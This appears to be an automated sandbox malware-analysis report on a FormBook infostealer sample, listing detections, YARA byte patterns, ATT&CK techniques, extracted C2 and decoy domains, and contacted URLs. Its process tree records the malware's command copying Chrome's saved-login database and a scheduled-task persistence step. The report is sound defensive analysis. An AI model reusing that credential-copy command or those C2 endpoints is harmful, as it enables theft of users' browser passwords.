ID: 404125
Sample Name:
MOe7vYpWXW.exe
Cookbook: default.jbs
Time: 18:23:55
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report MOe7vYpWXW.exe

Overview


General Information

Sample Name:	MOe7vYpWXW.exe
Analysis ID:	404125
MD5:	106ada585df884b.
SHA1:	470e8dd108972fe.
SHA256:	612d1888d98714..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected FormBook malware
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- MOe7vYpWXW.exe (PID: 6820 cmdline: 'C:\Users\user\Desktop\MOe7vYpWXW.exe' MD5: 106ADA585DF884B13CD6A8A71E404C78)
  - schtasks.exe (PID: 7132 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\fendlKCsOIoiN' /XML 'C:\Users\user\AppData\Local\Temp\tmpC79C.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7140 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - MOe7vYpWXW.exe (PID: 1740 cmdline: C:\Users\user\Desktop\MOe7vYpWXW.exe MD5: 106ADA585DF884B13CD6A8A71E404C78)
  - MOe7vYpWXW.exe (PID: 5940 cmdline: C:\Users\user\Desktop\MOe7vYpWXW.exe MD5: 106ADA585DF884B13CD6A8A71E404C78)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autochk.exe (PID: 6720 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
      - systray.exe (PID: 6808 cmdline: C:\Windows\SysWOW64\systray.exe MD5: 1373D481BE4C8A6E5F5030D2FB0A0C68)
        - cmd.exe (PID: 6844 cmdline: /c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6840 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.mvcsecrets.com/op9s/"
  ],
  "decoy": [
    "uscoser.club",
    "gustrad.com",
    "sowftwer.com",
    "psychicpatrol.com",
    "lmouowgoaa.com",
    "riandmoara.com",
    "sushigardentogo.com",
    "cannabimall.com",
    "ecolodgesworld.com",
    "mysandboxcsp.com",
    "coxsmobility.com",
    "sfs-distribution.info",
    "tymict.com",
    "u-bahn.online",
    "chrisjohnsondrums.com",
    "comfyscoffee.com",
    "eastwoodlearningcenter.com",
    "a-authenticate.com",
    "greatroyalspices.com",
    "legalparaprofessionalonline.com",
    "cnn24.site",
    "servinguprichard.com",
    "kongtiaodz.com",
    "priminerw.com",
    "intrateknik.com",
    "arabiangulfgames.com",
    "berkona.com",
    "herbaquni.com",
    "aluarte.info",
    "wuxkfowev.icu",
    "digitalneeds.tech",
    "practisepractice.com",
    "upgradeindonesia.com",
    "designinject.com",
    "chinahousecoralville.com",
    "clubliakinder.com",
    "sialkot.city",
    "evgreen.fund",
    "crg-construction.com",
    "rikrakprod.com",
    "classsnk.com",
    "e-motionaligner.com",
    "beautyblissshops.com",
    "pickyourprice.club",
    "kraekratom.com",
    "digitexz.online",
    "drburcindemirel.com",
    "thisislisauser.com",
    "bridge-the-mind.net",
    "skincodemtblo.com",
    "elayathemodel.com",
    "reinboge.net",
    "banks-in-cambodia.com",
    "earthkeepforum.com",
    "vbyvictorious.com",
    "vyne.net",
    "bearring.info",
    "jndaohang.com",
    "iandautomation.com",
    "puteraizman.com",
    "earthlyangelshomecare.com",
    "jumlasx.xyz",
    "holdergear.com",
    "bmwsns.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.683105402.0000000003AD9000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.683105402.0000000003AD9000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x102ce0:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x102f4a:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x12f500:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x12f76a:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x10ea6d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13b28d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x10e559:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13ad79:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x10eb6f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b38f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x10ece7:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x13b507:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x103962:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x130182:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x10d7d4:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x139ff4:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x10465b:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x130e7b:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1148df:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1410ff:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1158f2:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.683105402.0000000003AD9000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x111801:$sqlite3step: 68 34 1C 7B E1 • 0x111914:$sqlite3step: 68 34 1C 7B E1 • 0x13e021:$sqlite3step: 68 34 1C 7B E1 • 0x13e134:$sqlite3step: 68 34 1C 7B E1 • 0x111830:$sqlite3text: 68 38 2A 90 C5 • 0x111955:$sqlite3text: 68 38 2A 90 C5 • 0x13e050:$sqlite3text: 68 38 2A 90 C5 • 0x13e175:$sqlite3text: 68 38 2A 90 C5 • 0x111843:$sqlite3blob: 68 53 D8 7F 8C • 0x11196b:$sqlite3blob: 68 53 D8 7F 8C • 0x13e063:$sqlite3blob: 68 53 D8 7F 8C • 0x13e18b:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.733752861.00000000010D0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.733752861.00000000010D0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.MOe7vYpWXW.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.MOe7vYpWXW.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.MOe7vYpWXW.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
6.2.MOe7vYpWXW.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
6.2.MOe7vYpWXW.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

- Detected FormBook malware
- Malicious sample detected (through community Yara rule)

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Mail credentials (via file access)

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Rootkit 1	OS Credential Dumping 1	Security Software Discovery 3 3 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesd Insecur Networ Commu
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Masquerading 1	Credential API Hooking 1	Process Discovery 2	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 4 1	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 4 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Data from Local System 1	Scheduled Transfer	Application Layer Protocol 1 1 4	SIM Ca Swap

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MOe7vYpWXW.exe	21%	Virustotal		Browse
MOe7vYpWXW.exe	28%	ReversingLabs		
MOe7vYpWXW.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\fendlKCsOloiN.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\fendlKCsOloiN.exe	28%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.MOe7vYpWXW.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
mvcsecrets.com	1%	Virustotal		Browse
shops.myshopify.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://en.wE	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.sakkal.comnl	0%	Avira URL Cloud	safe	
http://www.ascendercorp.com/type	0%	Avira URL Cloud	safe	
http://www.tiro.com1	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.sandoll.co.krn-uF	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fonts.comnv	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.fonts.comic	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.html	0%	URL Reputation	safe	
http://www.churchsw.org/church-projector-project	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.delaru	0%	Avira URL Cloud	safe	
http://www.goodfont.co.krl	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krF	0%	URL Reputation	safe	
http://www.sandoll.co.krF	0%	URL Reputation	safe	
http://www.sandoll.co.krF	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm)%	0%	Avira URL Cloud	safe	
http://www.riandmoara.com	0%	Avira URL Cloud	safe	
http://www.riandmoara.com/op9s/	0%	Avira URL Cloud	safe	
http://www.churchsw.org/repository/Bibles/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.tiro.	0%	URL Reputation	safe	
http://www.tiro.	0%	URL Reputation	safe	
http://www.tiro.	0%	URL Reputation	safe	
http://www.riandmoara.com/op9s/?ATRlddL=xnspkmSPLBj08xNePaHPPsjxz908h8zfhpai7QtikNAo4s21U/7o4eKTODKz+4ENdtw2&vjlP0v=UDHHm2vhQ0rxBNh	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.fontbureau.come	0%	URL Reputation	safe	
http://www.fontbureau.come	0%	URL Reputation	safe	
http://www.fontbureau.come	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.ascendercorp.com/typedesigners.htmlY$	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cno.	0%	URL Reputation	safe	
http://www.zhongyicts.com.cno.	0%	URL Reputation	safe	
http://www.zhongyicts.com.cno.	0%	URL Reputation	safe	
http://www.sandoll.co.krn-u	0%	Avira URL Cloud	safe	
http://www.reinboge.net/op9s/	0%	Avira URL Cloud	safe	
www.mvcsecrets.com/op9s/	0%	Avira URL Cloud	safe	
http://www.fontbureau.come.com~	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mvcsecrets.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
www.reinboge.net	98.124.204.16	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true	• 0%, Virustotal, Browse	unknown
www.riandmoara.com	unknown	unknown	true		unknown
www.priminerw.com	unknown	unknown	true		unknown
www.mvcsecrets.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.riandmoara.com/op9s/	true	• Avira URL Cloud: safe	unknown
http://www.riandmoara.com/op9s/?ATRlddL=xnspkmSPLBj08xNePaHPPsjxz908h8zfhpai7QtikNAo4s21U/7o4eKTODKz+4ENdtw2&vjlP0v=UDHHm2vhQ0rxBNh	true	• Avira URL Cloud: safe	unknown
http://www.reinboge.net/op9s/	true	• Avira URL Cloud: safe	unknown
www.mvcsecrets.com/op9s/	true	• Avira URL Cloud: safe	low

